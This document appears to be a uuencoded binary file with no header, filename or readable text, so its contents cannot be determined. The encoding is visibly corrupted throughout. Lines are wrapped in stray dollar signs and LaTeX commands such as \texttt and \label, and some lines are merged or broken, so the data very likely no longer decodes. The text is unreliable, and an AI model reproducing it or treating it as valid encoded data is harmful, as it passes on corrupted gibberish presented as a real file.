$M'>MRL2[T!_?&E@5GI1,I6.)LV9)Q]QQ^EXH*2X;H^C\7WVS?$="!TV/KNB"$ MPR#VS+0^-904;\$I_[*'"^)G"&SBK(EC@TH:'!J']ES@OF%SGAXX_+CY,F'R6 $M\$\#X/G"=<.JA!XE\&\$)4X4WG><T\$\$,<2J6BO\$@V\D+.T')\$]/___J.+BYD\#'T^?$ M+75L\$>OOUH`E3;/U@<@9":\$2],=(XZ.C6CQ<5TEW8I2+94)<Z`\TC!OCXN)Z $M<\#E3UE$4[L(4N]\]:8?8*!%$+-AIU?M15TWG%U/^,/58`S$..^4_3+/)GAOV$ MOR]59I;\$H8;[`,_9\5"_OA:+PA%LV^+N:7/X),?>,`4N\$X/CGA)^2^Y<R84N M%YD#UEI^1[^3)M=2G>[WT/I@%)&'Z4TP69?6%;XMNU0H\$JIS#!QGP VA0A8< M/U]<V3 P&+J# G'A@>!SS]"1E/R Y,B1'&='? [4P6/)\$\$GZLQH J.-' ?+ $M5G(!JQ^*D:7K I!'D8<B]^XB[X/3(0<2N<IB)AP*-3FL*M.OHD^*C*A^9'R)78$ $M"I#$004&WO=U@@=0<$2HQ2@61U7SUW+D:N5BKCM3U?MCE,01J$DSW.\@[B+C]$ M8^QT182_M'\$[G_;G@7,[FK?FLN4,9V[1,<%5U%I<;EK;*>])9#7P/8D@'"A? M5!83P]C*C-\\$\\W8.0*(O(4-GL&?`FH(N\XF<ELLL[,.KPP26)?2BKR\$TO_B M'%.=RQ/6+;]3^^\$`\$HJ"U>G`+8I*?^\$*<@(FC8."*00[M685!]A^NX7[HHMS $M*$53&Y\//\37Q'0JVA0:7D9^2\59(5V4M.6MV2:F4QUQ.IA^;$W/,>QG8F+K$ M.[W!*Z1-<"E89!BBA>1Q]1:T*2XN!K?*8%),?A4LJ^@TDM'-C6K*`6U9P*X8 M,KC6:*A!H](-^XU*]%.R]M`8)K?H4A(\$#H96>[=502_[BQ>W"PSM]Z/YV56P M1GC7[QF8SB`>BBRMVFJ&W]]K3]P31%)_5!>+.!@9MV,PX8;408VCW/\$&"&LP MQ4G%B^%41D-\D.(H[(**J.WT6YUJK5FI`^OOKT),N\$P3WE^O):L.0CB8D2/. M)E[K%><\$7`\[HTCV9FG31.VIASOI3&EK".[*0[XR"M7KR]_#ED.%]I%\<;:[$\texttt{MO[W=Q+W!/Y!'AC<06\&<(PY;=D8.\$X9N;S^(`.ZH\+!CZTB7P\&`)A)4;0M4N)}$ M6X.+/KAE*!0#;1<NH]3D)[;F[G\>GO%H1:X\$*\OMSN&Y'@*\$?@D^+=L%X!.K MAL3^>Z8JRZL6FB^ZMTN-QE")3>/-QN"Q%K5@EZ^"T3=/?7:_XBEIMU.IJ<G! M?G^O7MF/'I8N9XSBN?\"#2ZJ.SC_=0#!BKR+Y89X82R'17/NCTOZ:*^\$6]BA $M^X;J>_6%X\>^0-@@L>-!&A]3,Q5<*I%H#L'/XTG[\?B>K,'.VA:,8\-EX>2$ M9E126.GI5W:B5OVP&V8S#V7)ZBSMW4Y8OR=]HF"@5?6@'+`=]F4''>:RLCJE M9!A>4UC8!T:7X'`&%[O<C>&NXO\$C.T6E6@T5)'IPE*\$K.^2'B>;Q1KO!?,GA M!KG#_K_,%(ZB3K<ZL4903;(%UPO2PMLF1+X:C/E&3S?EY^L.716M`'AO#T`/

 $M\#\S"\#E]2:G@DTY,0-;L9\C7QM/@2"PB[`,E>[;@1X@6-,`:B8XH.A6<NJ)DQ$ MSH>J(.<(9K)X?S7D=.\$/,T9J8[C#9<8W#5!Q:]HX68>8@/#B2QAEJH_0'2U+ M-3G7_,4?6/4J'?,=Z\$YA;%%EZX#ST;G<C'^9R"G%GAS>'E*"^Z`+N2WPO:+[MBF; KYLI'N-<!+'MV`E^68=56'QX7L^1^"XC72D2OYSMO\>Y0=I*ZYX-K@W;4 M9N\6"&*HQEQ[RUX3EPJEN]0]JX26\L7!^OR/'[PO\$GYCB9>-,D6BS[TP`K4X M7I__B;D=.9WXA9715[Z^>8^>:]Y]N-I.XPMYAXLG>?ICS9^':97]1:]QJZ^^ MJB @R: %7(47PSF9.X?I=%M)-);D`+>3^.--UV17T."0&L#)I&N9YHK`E=XV% M<;)Y8R+!Z^5^A/!)\!4#?F#;2_&QBW]T7Z;>X%C,.-5RX\E\^#T,U6=J"+JX MNZ:10%-K:VE#DW[&YLWS1Q#)LBDHW%BS<4SC57B1469S4M5>B*H`R2YQ]U6. $\label{eq:measure} \texttt{MEA['8_:E4=6X\&9P/@U]'`Z?WR*\#'29\$H5`:R*O??5M_R^FB>V\]\$MI(T_"W)} \\$ MN50V3?\$?BJOSWU_ELXK_\)?^/#;^PQ\1_S.=*7K]/UO,KOK_5_FLXC]@[5?Q M'YSV6<5_6,5_6,7_7,5_6,5_6,5_6,5_^`\3_U-HYWOC?[KIEHC_&5]V^ZP# MR/]EHF+^=3Y+KO\H`1A<#C]O^O>H^U^**8S_ERND5O._K_)9K?_\I3]+K?_\ MKM[_\/I/1CUX_3^SBO_[=3ZK]9_5^D^LA5?K/W_9]1^CZE>+/ZO%G]7BSVKQ $M9[7X\Q]E\8=5_TK/S:1B.5Y/3J%R)W;_$U!/1E'U%6B&7,:VH!/$([G4[QW])$ M_6\S@J";4+^_=]BD\$`!]</IA1*%JI+CW\$2/ZH,8U1K08TVKQZ.M_EES_&0]O M)N/1V>??_U`H/+3^DRKF4_E4)IV'^5\ANUK_^3J?U?K/7_JSU/K/[^K]#_7_ M?+%03/0]/Y?-KOK_U_AL;SQ[*MKWV=-G3\]'T5Q-76!2V9Z\'T[!G5M-\$0:S MV?#F]%K-)6"">EPJ;%<:U4+NV5,]SP2[`S*^'`_GVS"G4+^W`1W^`I?CRYO! M2.%2\P?5YY\]%5/:W74UCTUEMV!*&^RK1-7!Z>`*J.G"E\$%-*"ZG@QMPO;Z8 M#H=F"O%]\'%RAZ?\$IG8:IF:G<SWYP8GGQV=/%>1N?(ZG7)39I"86YF#J?O,P $MV!^{A}]/!=="^{A}[U6TY"ZFHN-9W@@]18@LRLU?SE56"#]'I0?Z2G,'CA7\[1V]$ M.,*9% $H@13+^RN@1$ & $MZEF2,^>KBDV?(33+9-;C^FG"/T87,/D3&=<math>F51$ K6SES MNNUJ<CND.;.JW/N1FM/3I\$PUU^:SIW!:^ZBF)@[*7"73%><L)Z_,K\$O)NSYO M=WL]@OG@8#H=C.=@\#U[ZD]I%"\?FM&\#()HB\$;ILZ?W</4"FT7Q[ASFYM<S MK.^):L:9(NOZ/+@:J-GQ='@VQ&GC`"?*#S?6LZ>#ZXF:%_.DUG)/456[@#DK M'+51MC!+Z OW[U]>CN]>3J:7V]>\$8K;]YMG3C6T@YYG<,S6]X^H;>D,6NIJ[MJ:E\$HZ]F#@==RL2!*W2(`-P@[3>:8:/5K.U&?_\E>/WLZ3?_^)`J?Q-\<]BL MAGMJ[E/]1TH]*6!6?56JYC&GOMJ'T8%\W6ZU]6-&?;4Z\/0/PDG9=V7R:&?' M0=YTRJI6*D[BPQT/6[42R03'5)S!YF;?;;3=MY&'3<VVG-)#\YCGFE:<JK?: M%9E@IW5(Y#-*2%/IM.LR3ZUQ6)=EU)J1?*VZ0B39]V/+(_''9LMY[W#OQTKH $\verb|MO/S9>=ET'W="@1J35YS,D9O9|:OMOG2:_,>Z3_-^Z"2ONU3N2P9TPZ@KGX]W|$ $\texttt{M}\#_8\] = (\texttt{U63Z*KAVXC[QS)}_+\texttt{M'U} = !\ \texttt{YKKX} - /\ \texttt{7PJB8.@^M9Y?\&L87H}) \ '\ \texttt{6} / '\ \texttt{8JW1D}$ MNX-@['GMKF1C3Y8;50Z<Y[KWK"KE"(*2U<A#J;JRDZ3>JCK/T:[;&3IAU^63 $\verb|M+^YUFQ^J$<+RA@0HSO8<YBF,>S)!K=D-LK$^Y+2?>FPYSQY5E4K#??0[4%2I]$ M[SH"4:\8!`7D0JMM)3O/D)]=11%.\$EA_W#UV\OP8^H".`&2P(I).U4\]C"`8 MCI1;95.D1RDVS)JTS'%0[WJ\W&TX^FBW[JK.KO>VYKZM^=CJ53>!\UBO.*JS $M'M4E^=\%)I"LHZURWVJI`J43S4AU[59GB:$="H*##:D9@!=;OA8V&(\A-.Z3`]$ $M^Z-.(W+DM^*/M1KLN@^*,(K)UJVW*S1,0Z$L_5#(]KCGSMA]W('0=V55^5:KG)$ M,*N9=:H=B0@`5C_K)#_[24B6/=0[L7P5'Q#%\$\$5^DG82T6T_5=U'9+6WAM1C MY.Q[DA&%78<;ZKGIZ`\$%V/\$25\$(OP<]>\$P*2G[U,.WZFBO<<^63\$U&K8;?MI MVAZ2NI=@/_0`]3".==]A4ONP9N0>],F.TT^B`[=S=J*&UWMWNJZR/^B8#\$5L MA+8>*FT7=GK13M<WQ>I[3H+ZOL,K\$,YC%\&N]SXZ]FI]+(S#`J5I=FLRUTYT M5'&,ATZK[C[Z5'9VW02[CIY2C',?W;<5WQ:)7!V\YUFS>\(\P^?=5D.2#_^ $M6++'9JE)HY[=0JJUGI-'/3MD[M6K'IE[KA6D'MN2KRI#V'1QUJN[CN&SI\3!]]$ M)U0H4JK<0>0R8\=][GI4'%<:/LIZ->T15L]T8Y#0([5=\Y/LRU%``YL9I_AZ MU>G]>YGC1MH!G-0SQPZ@W:TT?;SM"@-UU]D[QJT8AZ)V)[2X,9&:#(A&0)": M+C!(CEZ0U4D&5+5=0J.WG:Z3)E*XK'6'H\$ZSRK:4I!Z&X=`5#6N9L,0ZW7BO M)D2<`"SCDNB:D/."!K3=;\$+,"QK0<9.PH\$N":U+8\$1(;&1\$2.I5W!SV3Z%!@ MQW2'0*8KU+5ZU2.SV_526+'FFCFM: AH[L1H:AJ:2C95G/2F)!3+#)NNR(=J M:NY"8!QRVP`JYRC//0V0#.[`%-])M=<)W0YWZ+?N8:QUE9#\$)%G)B:MU'&87 MM*IS\$2F(FP3:/X9: `=TVV:F[0KKC=S9D1HR<FL1,MJ(S06B&SI#H3;Z%7D9C MU15?'&;K50=?U'4T>]U[77=?]\).QT.H0(Z:CO:KKB%0<Y KWOLZQY<T-B(' M95T\`Y^4Q5UO[TM(KR%G*R6\$U"N'36?\$('`GC`X;H9OYN+6W)]L&EHX\&6P< M55PS^EC9T3N^<CB.--`BA]U6B4F1<.BHZU[#H9YRU50.Q)&`D3=]C;K[-?F\ M6]]WNF#T4ZU9<_ORL:[B80839M^QMW\$&TI8,5:/^7MC=-4MC90\$[\GI#NY;9 $M.Y)U!H#3'=I[F=J1#W#47'NO6=G=];18>Z^MH1:D+$77?&WO->P00H#.;MO-P00$ MU-\$CEB3;-WS:TIJRA76]PBK'#J.@L!K-A(7D89&U;MJMHS_BJ!(3JA>^]4IT MQCM1:,;)JI(==)R>TX:6=FM4Z>T?1CN>0,#(U'8\$`B%.\$X*Y[-O7D8.[9]&(M-NRYJ`H,BJ(8Q\$&F``?U&\$UU![T!5F6#`*IZ];#M8:L*4(F+/*@GDBO*M2!3

M1EG36T_`J\$L1;778;._^)%`*F(O33RB!U22D!PE(#Y*0'B0A/7"0,I?J!S&> M)T%B##^(U[OGH=.L3`3%N>MA/!7ZIVDGR0,![J82H>E\$J&^NPY)\$K*)>Y^FY MB2S(8<=NKZOTGR-8`NPGC6J9*\$J`N0R1"?]A]S=Z?F)NQ6;719)`\521+_T\$ M=6CL>?@\$S**1D:)29=HUCT:\$5S-VQJ2!492)XL"J``ZXBC8IX[409'+-Y4@4 MIF'5.,Q'JL%5CZR>3.L`94K@'IIX,9X2U.6I2.G!'\$49PV>`KERZV"S([Z:-MZ*>87#(XU@%-6A_H4`C#:DPG(S"6S-7X"'%K87&Y(%]-]5QL%N2@Z\31=6Q& MJ:>\E!;FCG=JQ&W[`&\4,TFD&><D@WR59K4=`[@#I)/\$0'P+4<&:;C*\$N%QU M\$UF0LVS4ZL1V:Q3(&?][.HT\$."F._13'.H5DAY/*0!Q\$,)>+?("?PFE'#?.X M6(UQL1KCM,;D0*H>;IA)NL;/8=TSCP[KD9_"(\<@<8Q\B4A#?.-(HA):+@:K M)@X[H+QBPTY5##M:H3DX#=!#*E5B?)"JQD>SZMM,VX>IDFB7TA\H-%PB=1`(M6FU*,Q[X>'\$U6TWHW45T!:AZ@,A/X;6=02+;SD&D(5[;::A0+FI-3Y1JS79,MWFK-R\$_D2U/-Z_L]@TA"8L-'ST\$%N&\$M(_(!?HK(3Q'%>K:#QT"J/B2*I?\$8 M5#EN^WT;8'XBCT\$*X%5>XW\$@\5FVQ&0@CF2WR0BW&_,H;PY4R#'#[::\3'V4 MA-@39`<J)WV5W9^BZ&A'8NCY0)SDX:S5@'!`\$S`YP4;H44+*HSC":D(R?UX" ${\tt MY!PFT>@\#J9('B3P]6,\#3@T2>'B3Q]""1IP<+>\$H]2N!IU2\&-&^6MQ7LJVNJM}$ M@]BF/TA.+\'L/%'UGGTMUI-I-, `@X?E*]6TE!CETAGZ;R)OSBH2T<G!PN'<4 M@[AK"0`Y.(J!ZD<^?C=OR8`.CN*P>DSRPK<[7JOU!-A-&1=E`;/)?+'M";!N M!+F+CS+T<]AI';;;=L>]I*&N9P\$ID4Y8<=HK/.YVWDI*E!H..]VW;O,<=6I= M9XD>AKJ#Y-FD&JT/9`L=Q*R;`\<"PA)L(ME`!S%3Z2`VN!TX`REE<Q)9D*^^ MC^5*9E\$#"CF)OKX'9X,DY-C9&2@9".63<W<G:TGC;[6[LOTTS"TV,GD%/W;K M>W7A%HCBWVKO-IVU\IW(\27J_AQ[[[MPU&42WO0.W[H\5:!Z-PX*VXXL*M!A ML]6IQN6BT6Y*E!I6[R; `PAC,1VF)]#?KZ]TX*&Q7\$XGT>QL364T@,@X+8S`? MI2\$RBG,R#@JC1\$[&IH5\$9)3`R018&(/Y*"V1<4[&06&4R,DHF9-1`B<38&\$, $\verb|MEH2RYPFEAOD2U|/$\I1A<;DL\QM',`U0XK7`,`[TT9X:80N'28CW$W`T][MQ]|$ MBO<J]2AT4)]9BONM!%[LAPFPKMM%`=;M'(:+:&Y%<4KJ7:<X`PX=\+GD=#]: M2/FA*.',LMOAEH6'#OS4,MTK0;(]J8#],+F`?;?@H62^8482_Q/XM!\F\FF_ MF\@G:`5#:US2JPF2'H<)->1*>G6!I%>3)#T!&,:!/EI7TN,X]A-P@*3'*"9) MKRZ6]%B]]\,\$6-?5\T;2%]"L6C!&"4EZ'!PZ8%_2%U%^*\$KP)#T!'CIP5](7 $M(5)(>A(PC^-]M(ZD)^\#83\"A^!VG\&)D=+=;I\7KOAPFP;I2HTQ?1W(KBE*"D)$ M)X!#!^Q)^D+*#T4)KJ0GP4,'[DCZ0K8G%;`?)A>P[Q;L2_IB_B?P:3],Y--^ $M-Y%/+.GQQ7S/QA*2GJ#3HV2='BW0Z?YZIV=H24E/TNG10IV>@&,_^0=(>K).$ $MCQ;K]'B]]\, $6#=*U.F+:88MF*S3$\"A`_8E?;8.CQ;H]"1XZ,!=25^HTQ,0$ M[8?)!>R[!<<D?;%.CU.U'R;R:;^;R"<MZ?["9;06C#K.TD;/!6\$B6'7P\$CD@ MG`(?'.[%]_``Z\$[M;3H7Y,CI+OEQE^22S<#"TP5GT:8'];/>C""-L/TB5Q4\$ $M+\#8^6D=;D>=NE/GGH%(AR^3J)9257U$;V-)7'=1<!;CYL]^S0MTSBL$ $MU[V6B8\%@B4]L<VA/EK>9V\#(F[<UZRZX>D!;H\#G?8_\=T?P&32\,(]1?H'!C5$ M0BA);]]WCNH9H!""2DR:*D=^DI@H.2Y^NC@/D808KZY#KQE<F!:G@ BZJX&: M[DG>&%:FO"9=PG9B;%F[%T,@=^F2-@^K B)UL O6HQ.!+DD]#U9@B8R\1C8@ M*OP`/(JGB\FMG\@!T5G@F/MKN^4X@X,X^COY()/H*)XH28IC-\$D0=J1CUU.U MYP/J55[+ES)L@%9\ZS&-*"\ZB2 #]7I,AA7,UX@"HF7XT&M?#T;)%%..XDOS MFQ;N+=5M@M"Q11+]Y&VD#"Q8L`,'X#@XSZ*TXU6.(0X+#G=7@J(3N+S) $M4D!TDOBXH8R = /$HDA" = Q - < J#'8T3[5:C:5R5/) > , ^J*8SKD, !^#J$2[/O(]]$ M#;.I=NNA>[9%`BB)]%ZF@PT,\$!Q1Q8F]!"I+`#1%T9&;I.OU?C!<_!&O9Z\$F M0HB#OV02^MRK[3=]12Q!)E'"3J"&.NFJ<63.:\$2^S0YQ9:U%--P"PTZCYOO1 M,M`M"\[KQSV\\$>H6OU,/F]6>8YPOR%T'9EA,1<J@\-35)\3G"SN=5J6Z6XFZ MWC3;PB76H?-J+YTIN01@)_)UA(#H)+XH]0Q01O)UQ\$[DM0P<H]SQ6D``/2M5 $M@:M):9.00DU*F&3Z1L='24B/$I^>)2$]2D9:34H;-^/=4:QG09ZC1?C6&P+C$ M,+9Z*DZY\$AASM4AP73CT7!?TV.;M3VBH/^"V\>!L0HM*H\$@8Y[P&QI'&&2J! M-F%"<VI@#&E"BTJ@39C0G!H8<XF)MY2`&?LQ/N^)&Z..NY5-5 61'1[%\$ODF MOH+\$=NXMU*93)F-\+N29I(Z3DTT46V6`653<)/4I4Y`X,I^L0]=XM'->9^6I M?0!^;*W(%D&.,S\$P(*TU>V&[ZR%5P%Z[YM"C0.U="T+UN=>@E8)T-N-M2\DW $M,:V[UU!OU/ND;/:-N[J#"$T&N11EWB1G\-9##=A/+:OAHI?5B($CZ!GLKG M$ $M-9/(]UXMR.*-9A8>2Y]0!>_5@BSQ(OQ:.(V:26>=0F(O_6S4J"9;XIO8$B,B))$ M=/*XX(3F5N"DY@9P`GI9DS@XH;F3T#,XMGA)S>3@]^!)S>V4X,&3BO"KX,&3 $MFCNQB(1:N(V:32_HX/!F07/K/$E=W\DF6DJ6XX*34\?W8,R;I^9,0._7P0G MH><WB<TG\70P!>GC&SSV56+S)17AU\&%)Q;AUP*//H11K>&<I>RY(\$X4-OU3 MICT+U8,00>H5:Z2?VH02S\$@YTIJ'5,1?&YAT24@],)^N=`*<80R6SFXV(S'B MK"8CS7\\Y@)AW/SS+!8FB"1H-2%E-88P2D`8\W`B:`)"U];`>9)'H8`)A`2M

M)J1TYZX(\Z;6%B;-NTI=32Y=%TX/9C9./"/*@*1]!,!J+.?;>,YJ'.38HR%% M\7`X@&WLO#!20]ZCLNG/1&()-YM%\?4.`]6L(*S>U-D'&H2)6U)>U4TZ%^2X M/U>]@U6]JGN,BM-4_30.WD9\!;#GP7!U9;>N3,ZXOW;/>6'J[L_R)=";HX@U M^K \$@9.\J-LQ\2NX, \\JD]82D_KG*@\$>2T1<2T)<2T1<\Q!?D)KZ*3S9#YN5 M*+*11M(IUE4)[W@=IQ.;"1N0LSI?CZ>3(%S"<SR&2P;BN/X"N%/=BW8JD10! $MQ'4<+EN0=?VEO/LFK^@6]6KC>#=R-,11QRT%A<M+!UFCK@$)&H\Z^_'<(JFN)$ $M=*?:\?;$<'LT/FEJ[-9#-X(CQ+1PMK9HJ4(F:<,U#[+7Z0@7HFWZV6JS!=WE])]$ ME8VTVC_J#"]',PB>V^^\$^ZK5PPZ&60W^^>SIDW]F-Q7AE>-O?ML,Z/>N^%T5 MOW? $[Z@MX.)W5!-YZ7<&?I?LS[)-H432_DZ+WQGQ.RM^Y\300/JMZ0\%_:&@$ M/Q3TAX+^4-`?"OI#07]8%74I5>WO,OW.40WD0UH^9.1#5C[DY\$.^RO4`YG`U MX.>N_5FU/W?L3ZX"ONW/R#+=H?](T'\DZ9</:?F0D0]9^9"3#_DC27_=TF]_ M5NW/'?NS<F#3VI]5^W/G0-"_(^C?D?3+A[1\R,B'K'S(R8?\CI"CJ%TWY>R(MWU'-_J[B;UWC,+*UL#\C^[-J?^[9G_N1*+53:TL:NK971-VT^)T10[/B=T[\ MSHO?!?&[*\$IH-&P)C49:_,Z(WUGQ.R=^Y\70@OBM2P"V'NLB^"\$M'S+R(2L? $\texttt{M<O(A+Q}^*\J\$H'\texttt{TKR@71+G@M-.4]} \texttt{IYRGC/\&6=IYSSE!?U.I'U.I'U.I'U.I'U}$ M.I'U.I'U.I'U.I'U.I'U.G'J=>+4Z\2IUXE3KQ.G7B>B7M!ZNQW"F5*_ M39/N=C+B=U;\SKF)XS\H64F44.U8F:MVTN)W1OS.WH.OVBF(WXI7SY[^AJ,< $MW8 < 3; \&^XP < 8#" % +^A > + _ /^[^A \^[^/2!^Q]RA4P > [G_(% - .9 = +JOH?L?TJO[$ M'[[&Q[W_X6IU_\/J_H?5_0_BE@=S>T/_X)FYZLP!8EI(VN^?W5[?S>#?LZ?! $\texttt{M} \setminus (-JT[\$:++Z!R0AI \setminus GNOCYA_O!W""]70=V>J \setminus 1K<*W\$NX]XI<3T<7 \setminus ZO7L7@$ MB&1PIC+,7N(8\YN:86DR7B71:*9?#HVC\?P>\$@M+D&B+UR5@\<S3AZ[9>.6E $M7#!-?'"(36[9WR!Q.#X/6A=!2,5`8M'"+"7[8=<4UV]6&N':=#U8<\C>6!<$$ MJ=>_O+QU\^M:4?X;E7_--LG&^K>BVNKM+^M;;VYE.PW'=S?8-K6^N6]\$\$8Z5 M]5'K5RH5];-0H-\`SI;*]-#`AQP]1.JA2*FJN_`B3;\A1UK_;F/^=#JUB87A MD6V\$I+*<(J(4F9Q^IO?IHGX&9VD@**O."1"D*N12.<:+Z]\$*5,ZDB%:S0(W` M3(&!81-3I0M%"]"ITB6+K=:@=/D4IY-+2/"F6,[CFR;0EDOS[R;5-Y6Q)*Q.M*IUEU\$UB2:9<3G\$23)\$IEX@AG78=^8<(>-48RLL6,Q82(23/./72'K9'NFR2 M]=K41,010"@%4*>0C301'A">S17HJ8-/^1*CA"",4\$@!J=R!*I>8@BYR)DM8 MNAUD\$[^!\DHE9"W>V:%0Y@N\$\$9[[>Q5(GB&DNSM'\)`IX4/U+3P0N^&^\$'C* $M(N&[=2@P5\[0^{3}]0AKPHDK'3H'6G/<.K]&M2RE,W2(SSE4YP9*<Q3<^UB$^>8$ M7(B)!R)59AF@FP.P(V1U@AUXS!?,([XNF>=]X'8^9Q[A=3%;LOCJ"\$CK!'5, MD#/YFRV4Z9)YAA8H9DSQ36S.E\$#8_!ER%\$T.OF`*P/QI@Y^RF[>4-ZVQ46)Z $MB4 = ,@3FY7 - E" (F1S,64@V'5SA5310C!-/F-HQ$.HB*F@4\$Y:<14*AD(8\KD)$ M+80P:>[@`5?\$DQ>XNYJFLDG%F-(V'V/*ZO*;IG*&@*:N74[U%8V]:2IHB&B: M&IK:-'4%\ZF2`!&VC,!F*EDHV'2,K62QZ6J62P)\$V-(2FZYHWF+3-2UJ;'@F M%T'ID@`1MJS%AN>\\$%NQ8-,QMK+&QHJ,G_@@,:(RN?@</;:)RJ?Q\P\$U+"&; MDVFYC+QN=SAN`SK\$U)[/WZ#^+V8-1CJN@]`"=6T,'0A*H\C"@.\$%"4`TPV40 M@+M`A;UMH<+),T[8IL2A(D]%\^\$`ZE]%`4(V9%,:A*<%,%59@-HUU',EW;LX M)!EDS;!BXA@I.'H4TAI4HS(S.1I>=%Q.!)7R%EM\$16:S:5-J1%FSF4Q6@%`W MIHMI`2+:BI8V#`J)K\$KI=!@4#;'E-38,VHD\2^<%*"*];6G#(&N8-6>R1EQ` MH:P+\$(QC\=\$0-S%=.F?PB<IFBB:EJ4=*%V*KH83"P\$S)&4WA\$3&8ZG!4I9\$& $MD531\J'>7D7[AGH7F1:DZ*NU'@POA2Q;-!@N#(C+E<O\GMJ9!RP,%0;/^716]$ $M/^{[?(KPM6E+Z29/MA'I)$7\T-$'VS"}$.I=O#T'T=.CWF>%'+F2@;W%+%D> M>_'2!K0JB-5PYP0^DA3OL<V6LH\P&*3SQ!4(\$X^/6OXP3CQ"J#7A2@M"QX_U $M\!A'+C(;]_30J>A)64"(D*(F$:\CH$0EDZB)V7*9LH!@(J5S+(@@69'M$"'Y))$ MHL"-H&PI3XE:#:QPNJP?T6;(E0OF&20(0QO&X,<,6H@H*C_R0%/20AYDJ-_R $MS14(R60(0H*3RN7U(^40\GB&,?LQ13ZM4W0X";$-KR]`.LD2VV/9R!=S]-BD$ MMP7-4[B3`!&0-8FW4B`;N*%JS(<L=6BZ?P(!3'.-B<[F=+UKFLILGI.0<.12 M_-@XK%,1U!QT70?R(<N%-FM@31:SVG;?(XLZG:,Q&V^&H&;/Z&<&:)S*_L<R MLBGS3#1E=8L342G2Y7!?"LHGF1=X:PN^+F7X.6Q2VS`C\?84S*\$'2;IBA4!I MG68 @X"\R=0D0\$&C10V53K.\$U*L 40]DS;''K\$J18L";'TBBJ%I-VX^HR*9F M78;EM-DBJ2SKUL%S)LA<;G\$\YX)9"@4-H,H6,V3:T<\$3S\$.3)+JK!2G50SA> MKX)MR*3A32T(2%/EVR8+):![5#`%RRKN96/U4CR,[UEBB1*\9@7S<(7Q=@YL M>=)L<.T*O2_K1]WM"@;IVPZ52ZI[CV0K14;\GF\$'M[3E!HL*RUZJH'NEX4Z6 M<Y#LI;(9_4B-I@M@44RQ.H)G2J`M#;C@!UG%S7[(G9!M-+IS@RHM`*QO+80` M1A\=&H64+1/>8YRMJV*(5\IB(IGG1]T>Y1*-4\;;`&#E%!L'Y,&`R0I4?W9I M0!`W+8U!R/04]3"X?0<+ITDMW\9#\$L0R15>\P?A/H\R!7BS(I:GU#_1:@0(@ MS0=U*"-'G?9`+POD,GK@/-#+`CFV@&IFK\$:JM&HBBPDEB8>1&BX*4+&U)@D4 $MRY/V(X+ZYG5JC(\&'E)\&%0Z*>+?\#K;C^+CRE^A(KG]$`'=S/"6^(=7,P'&IP,$ M8/(,!U(RM,A"5V\$`/<5TV@+`2DF7-"?93QRRL6)G9W)\$1*T+-T!BJ2A`/R("

MT@@_5FCX9&0_THB+U?J1QEHR3N'R1N0M5A*O;H1':KP?@<8,#0\$_XKPW7>89 M^H_(<Q+E'ZE[DZ'\(XIPCI2E>N#%`9XG_HB3X33UHA]Q)@S"1"BIB:@+_XAS $MX#3U]A\IS[W^{+09P(LEL;VQ37ZD_*R'?R0$2^?<$^15(8FK(T5Y&H?P-"K($ M:YG6H=B5!KN+3D%S`Y;'>@AL9EG\$:SWA+<F0F0EA4B2'H@@B<VEN4M]#>2-! MA<MHL!E*W\$3U?7S+9=;X+?5ZN!L''[DZ#51>JJJ\$MT44DN:!&SJI`S%>O-03 M(&29XI6>).7X&-61&404VK!E,H_JN`BDRL3&PH"!*!I:)]MCJJ!(62'IDZX(M2C'HF\$SI?-X\DZE,M<&S'OA<-)B/V9@F86Y831)IBN&%D>VTEH0!B.DYP\^\$ M,J<7TS#\,\$)H'L#W["`7J9<JJJ%=25W350H!3BC*!D#SM3PS5EN[:FZ9YB18 M9CF3TH_5PS;A+&C(VPQ.CECX*`0J9LH5#%;B:+9,%@C?#8)X3\$\$'1%PVES<` $M\5@8M'JI;)/54+]FS\#/ASN<+%D+SS\%S10!AS6F\#F^6DQ9Q+Q]+2@BWI+C-=X$ MW_(<E"=GO\$B6T085/!,GTKKB>,<'\BMOLM1U\Q4U7BJ6%[G1KPTJF+5<B(YY MRF4*/J0ZIPQ7#JG*J9*N\L^(A#H@>XD"H&`:CL8W7D7#(.W8VVGZ@)'<\9E, M%0S0CL\TUF`(=TK/B@;ODT+!I[&_&>X3?L1'QF>>1LUFB]0."0-V%Z(3PN0# MTI3N7Q!) 'P'4DK\-B0M4_\$"#+XH=GO\\$02F4S#.N<1?3YAE-LZ*V*'4,Y\!W M*<J4B\$)-XX!,M.KCAI"U3',.'>P9A\A\66.K5K'\#*V8XU%S?,Z:9Q2>G,8+ M,11PA""]30\$2\$*"'5PX8`C!F(\<&04BVK"%DI*;Y&3V]H:ES:<Z#*_D%F)XR $MVF:UB1^2=/2;)/G^*,&V]?2JUE-+/1$< F52QI"%)1U#:E=@X&4O*TN,'NZ23+$ MA%A[(*,D4IMRH&,<27*Z:1"&!EN*V44G25\$34+_AR,<T`F4,!-Q]`;N:PPA< $MX"^4.IC'"H<&S"5L1^4OB(-^WPB4D***3V8<N!P3)4Q=-5,F<6,A%&)+*GH$ M6H^MHI=YR6<>031XM/5:3#E'.IH"&0&;>8:&=XI!2Y5IE,5+Q_#9M"U<MX4-MQ=U"+]>4:9V7;]_"%&3H\G5CF"9;LA#LHF6]R867@B&\$3`>\D0R?N15Y?JJD MGREK\$B'*M&/2VQ:B.0!W?"&\$Z\L7C2\$>6L'2UX`A*,^8Z-XQ!*53!D0SN7(A MK9'SY*M<Y#0\VU*L(<"![J*J%QL`S]_(\$*9("`C0&PGVE"9(1H:&<0HU`.E8 M-W%(`830L\$@A"Q#`"@%ND*.V8],2+YD#2(EYC(<7<*QC%8%'#1#`2/&@`0*X $M4V! +) "8C-Z:, F$5L&R6(PHX`I!4, <N08^SA); : 4V]I^*J7+:0,@_52PJ(\/$ M25'0/A2=B47&T+!")VD1D.(4<((8T9+=V-9&5<G,HBA*#9;\$G1/#+>'(2RL&F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+